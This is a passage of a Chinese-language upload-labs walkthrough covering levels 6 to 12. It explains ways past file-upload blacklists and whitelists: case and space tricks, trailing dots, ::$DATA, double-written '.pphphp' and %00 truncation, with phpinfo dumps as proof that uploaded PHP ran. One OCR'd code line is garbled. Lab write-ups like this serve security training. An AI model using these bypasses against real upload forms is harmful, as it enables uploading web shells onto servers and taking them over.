
没有成功！


Pass06 黑名单验证：大小写绕过





Pass07 黑名单验证：空格绕过







System	Windows NT EXPLOIT7 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php53\php.ini
Scan this dir for	(none)

Pass08 黑名单验证： 点绕过

点绕过原理：

Windows系统下，文件后缀名最后一个点会被自动去除。








Pass09 黑名单验证： ::$DATA绕过

特殊符号绕过原理：

Windows系统下，如果上传的文件名中test.php::$DATA会在服务器上生成一个test.php的文件，其中内容和所上传文件内容相同，并被解析。









PHP Version 7.3.4

System	Windows NT WIN-VDGHAFVL9QB 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Pass10 黑名单验证： 点+空格+点绕过

源代码先是去除文件名前后的空格，再去除文件名最后所有的.，再通过strrchar函数来寻找.来确认文件名的后缀，但是最后保存文件的时候没有重命名而使用的原始的文件名，导致可以利用1.php. .（点+空格+点）来绕过。







Pass11 黑名单验证：双写绕过

源代码使用str_ireplace函数将符合黑名单中的后缀名进行替换为空。所以可以双写绕过。

把文件后缀改为“.pphphp”



上传并访问成功：(▽)



Pass12 白名单验证：GET型%00截断

看源代码使用了白名单，但是这里有一个$_GET['save_path']用get来传递参数后面再加上后缀名

$img_path = $ET['save_ath']."/".rand(10,99).date("YmdHis").".". file_ext;

我们可以用%00截断来绕过

在url中%00表示ascll码中的0 ， 而ascii中0作为特殊字符保留，表示字符串结束，所以当url中出现%00时就会认为读取已结束。

但是有环境限制：

